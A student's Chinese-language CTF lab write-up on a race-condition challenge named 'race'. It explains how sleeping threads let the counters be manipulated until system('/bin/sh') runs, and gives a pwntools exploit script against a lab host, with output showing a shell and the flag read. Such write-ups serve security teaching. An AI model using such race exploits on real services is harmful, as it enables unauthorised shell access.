Race Condition

叶梓淳 520030910302

2023/5/26

1 race

阅读程序汇编代码，程序的主体逻辑如下：首先初始化全局变量，flag=1，a_sleep = a = b =0。然后循环执行 menu 函数，提示输入 1 到 4，分别执行不同的函数。


1. 输入 1 执行 menu_go 函数，如果 a_sleep = 0，则 a 增大 5，否则 a_sleep = 0。之后将 b 增大 2。
2. 输入 2 执行 menu_chance 函数，它会创建一个线程，之后判断 a > b，成立且 flag = 1 则首先将 a_sleep 置为 1，然后休眠 1 秒，再将 flag 置为 0，其他情况只会执行 print 函数，对结果无影响。
3. 输入 3 执行 menu_test 函数，当 a < b 时执行 system("/bin/sh") 函数得到 flag。
4. 输入 4 执行 menu_exit 函数，退出程序。

正常情况下，要想 a<b，必须执行两次 menu_go 函数，且每次执行 a_sleep 必须为 1，但 flag 被修改为 0 之后不会再修改 a_sleep，所以这是不可能的，因此需要利用条件竞争，即 menu_chance 中的休眠函数。具体做法是在执行 menu_chance 函数之后立即执行 menu_go 函数，这样能利用 a_sleep 已被修改为 1 将 b 增加 2，紧接着执行 menu_chance 函数，由于第一个线程并未执行到修改 flag 的指令，第二个线程会将 a_sleep 再次修改为 1，这些操作都在第一个线程休眠过程中进行。最后只需再次执行 menu_go 函数即可将 b 修改为 6，大于 a = 5。最终脚本如下：

- 脚本 1

```python
from pwn import *

io = remote("10.0.0.10", 40015)

io.recvuntil("Choice> ")

io.sendline(b'1')

io.recvuntil("Choice> ")

io.sendline(b'2')

io.recvuntil("Choice> ")

io.sendline(b'1')

io.recvuntil("Choice> ")

io.sendline(b'2')

io.recvuntil("Choice> ")

io.sendline(b'1 3')

io.interactive()
```

运行结果如下，得到 flag。


test@9-18:~$ python3 exp.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Opening connection to 10.0.0.10 on port 40015: Done
[*] Switching to interactive mode
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
****
Choice> Win!
$ ls
flag
race
start.sh
$ cat flag
flag{race_r3ce_Race!!!!}
$
[*] Interrupted
[*] Closed connection to 10.0.0.10 port 40015
test@9-18:~$